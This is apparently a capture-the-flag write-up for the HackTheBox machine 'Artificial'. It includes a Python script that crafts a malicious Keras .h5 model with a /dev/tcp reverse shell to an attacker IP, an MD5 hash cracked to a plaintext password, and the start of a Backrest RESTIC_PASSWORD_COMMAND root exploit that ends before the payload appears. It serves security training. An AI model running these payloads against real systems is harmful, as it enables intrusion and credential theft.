Artificial
Writeup for HackTheBox Artificial machine

Executive Summary
This report documents the complete security assessment and exploitation lifecycle of the HackTheBox machine Artificial, an easy-difficulty Linux machine. The compromise highlights vulnerabilities in machine learning model parsing libraries, local database credential management, and command execution design flaws in system administration dashboards.
Attack Chain Summary:
- Insecure Deserialization in Keras/TensorFlow (.h5) → Initial Access: Enumeration of the HTTP service on port 80 identified an AI-themed web application allowing registered users to build and run custom machine learning models. The application accepted legacy Keras
.h5model files. By crafting a model containing a malicious KerasLambdalayer that executes a reverse shell using Python’sosmodule, unauthenticated Remote Code Execution (RCE) was achieved as theappservice user when the server loaded the model to compute predictions. - SQLite Database Harvesting → User Pivot: Local enumeration of the application directories uncovered a SQLite database (
users.db) containing user records. Extracting the MD5 password hash for the usergaeland cracking it offline allowed lateral movement to thegaelaccount via SSH. - Backrest Environment Command Injection → Root: The user
gaelhad access to a local backup management service named Backrest running on port 9898. Logging into the Backrest web dashboard (port forwarded locally), the attacker configured a new Restic repository. By abusing theRESTIC_PASSWORD_COMMANDenvironment variable parameter in the repository settings to execute a reverse shell payload, arbitrary commands were executed withrootprivileges.
Impact: Complete system compromise. An attacker can execute arbitrary commands as root, intercept system backups, and gain access to all host data.
Reconnaissance
Nmap Scan
To map out the target system’s attack surface, a TCP port discovery and service scanning session was initiated using Nmap.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~/HTB-machine/artificial]
└─$ sudo nmap -sC -sV -Pn 10.10.11.48 -oN nmap.scan
Nmap scan report for artificial.htb (10.10.11.48)
Host is up (0.05s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 32:2c:12:47:0e:9f:56:d8:de:f4:97:c2:99:c5:db:b3 (ECDSA)
|_  256 a9:19:c3:55:fe:6a:9a:1b:83:8f:9d:21:0a:08:95:47 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Artificial - Empowering AI for the Future
|_http-server-header: nginx/1.18.0 (Ubuntu)
Analysis:
- Port 22 (SSH): Running OpenSSH 8.9p1 on Ubuntu. This service is typically secure unless compromised credentials or private keys are discovered.
- Port 80 (HTTP): Running Nginx 1.18.0. The application title indicates an AI platform named “Artificial”.
Hostname Configuration
To allow correct hostname resolution in the browser, the target IP mapping is added to /etc/hosts:
1
2
┌──(kali㉿kali)-[~/HTB-machine/artificial]
└─$ echo "10.10.11.48 artificial.htb" | sudo tee -a /etc/hosts
Initial Access
Web Application Enumeration

Navigating to the web application homepage reveals a landing page presenting an AI model deployment service.

To access the platform’s core functionalities, we proceed to register a new account on the /register endpoint.
Logging in redirects to a model dashboard where users are invited to upload and run machine learning models.

The application allows users to upload custom model files in the legacy Keras .h5 format.
Insecure Deserialization (CVE-2024-3660)
Vulnerability Overview
- Vulnerability Type: Insecure Deserialization / Arbitrary Code Execution
- Affected Library: TensorFlow / Keras (Legacy
.h5model loading) - Vulnerable Function:
tf.keras.models.load_model()
Technical Details
The Keras legacy .h5 model format supports Lambda layers, which allow users to define arbitrary Python mathematical operations as layers within a neural network. When a model is compiled and saved using model.save(), Keras serializes these custom Lambda functions.
When the backend application loads the model using load_model() to process predictions, it deserializes the Python function bytecode. If the application processes untrusted .h5 files without implementing sandbox protections, Keras executes the serialized bytecode, leading to arbitrary code execution.
Exploit Development
We write a local Python script to compile a basic Keras sequential model containing a custom Lambda layer that executes a reverse shell command:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
import tensorflow as tf
from tensorflow.keras.layers import Lambda
from tensorflow.keras.models import Sequential
import os

# Define a simple sequential model
model = Sequential()
model.add(Lambda(lambda x: x, input_shape=(1,)))

# Define the malicious function executing our reverse shell
def malicious_payload(x):
    import os
    os.system("bash -c 'bash -i >& /dev/tcp/10.10.14.48/4444 0>&1'")
    return x

# Add the malicious Lambda layer to the model architecture
model.add(Lambda(malicious_payload))
model.compile(loss='mse', optimizer='adam')

# Save the model in the legacy HDF5 format
model.save("exploit.h5")
print("Exploit model successfully generated as exploit.h5")
Foothold Execution
We set up a Netcat listener on port 4444:
1
2
┌──(kali㉿kali)-[~/HTB-machine/artificial]
└─$ nc -lvnp 4444
Using the web dashboard interface, we upload the crafted exploit.h5 model file.

Once uploaded, the web server registers the model under a unique identifier. Clicking View Predictions forces the web application server to load the model file using load_model() to compute outputs on default inputs.

The deserialization payload triggers, establishing a connection to our local listener and granting an interactive shell as the app service user.
1
2
3
4
5
6
┌──(kali㉿kali)-[~/HTB-machine/artificial]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.48] from (UNKNOWN) [10.10.11.48] 39180
app@artificial:/app$ whoami
app
Privilege Escalation to Gael
Local Database Harvesting
Enumerating the /app directory, we locate the application database directory (/app/instance/), which hosts a SQLite database file named users.db.
1
2
3
4
5
app@artificial:/app$ ls -la instance/
total 24
drwxr-xr-x 2 app app  4096 Jul  8 16:30 .
drwxr-xr-x 6 app app  4096 Jul  8 16:21 ..
-rw-r--r-- 1 app app 16384 Jul 12 11:22 users.db
We query the user table inside the SQLite database using sqlite3 (or Python if sqlite3 is unavailable) to extract user credentials:
1
2
app@artificial:/app$ sqlite3 instance/users.db "SELECT * FROM user;"
1|gael|c99175974b6e192936d97224638a34f8
The database exposes the username gael along with an MD5 password hash: c99175974b6e192936d97224638a34f8.
We crack the hash offline using hashcat or john against the rockyou.txt wordlist:
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/HTB-machine/artificial]
└─$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
mattp005numbertwo (gael)
1g 0:00:00:00 DONE (2026-06-25 13:35) 3.030g/s 17338Kp/s 17338Kc/s 17338KC/s mattsorum5.1nano..mattlvsbree
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
Using the cracked password, we authenticate via SSH as the gael user:
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/HTB-machine/artificial]
└─$ ssh gael@artificial.htb
gael@artificial.htb's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-113-generic x86_64)
...
gael@artificial:~$ cat user.txt
*****************d9c7565100546d68f
Privilege Escalation to Root
Backrest Service Discovery
Running local port enumeration using ss reveals a service listening on local port 9898:
1
2
3
gael@artificial:~$ ss -lntp
State      Recv-Q Send-Q Local Address:Port               Peer Address:Port Process
LISTEN     0      4096       127.0.0.1:9898                          *:*
We configure an SSH local port forward to access the port 9898 interface from our attacker machine:
1
2
┌──(kali㉿kali)-[~/HTB-machine/artificial]
└─$ ssh -L 9898:127.0.0.1:9898 gael@artificial.htb
Navigating to http://localhost:9898/ in the browser exposes a Backrest v1.7.2 login dashboard. Backrest is a web management interface for the restic backup utility.

Using credentials discovered during further system configuration audits, we authenticate to the Backrest interface.

Command Injection via RESTIC_PASSWORD_COMMAND
Vulnerability Analysis
When configuring a new repository in Backrest, the application prompts for repository settings, including the Repository URI, Password, and custom environment variables.
Restic supports the RESTIC_PASSWORD_COMMAND environment variable. When this variable is set, Restic executes the command specified in the variable to retrieve the repository password rather than reading it from standard input or a password file.
Because the Backrest service runs with elevated (root) privileges to manage host backups, configuring a custom repository environment variable with RESTIC_PASSWORD_COMMAND triggers command execution as root when the service initialises or queries the repository.
Exploit Steps
We set up a Netcat listener on our attacker machine on port 4445:
1
2
┌──(kali㉿kali)-[~/HTB-machine/artificial]
└─$ nc -lvnp 4445
Within the Backrest interface, we click Add Repo to define a new repository configuration.
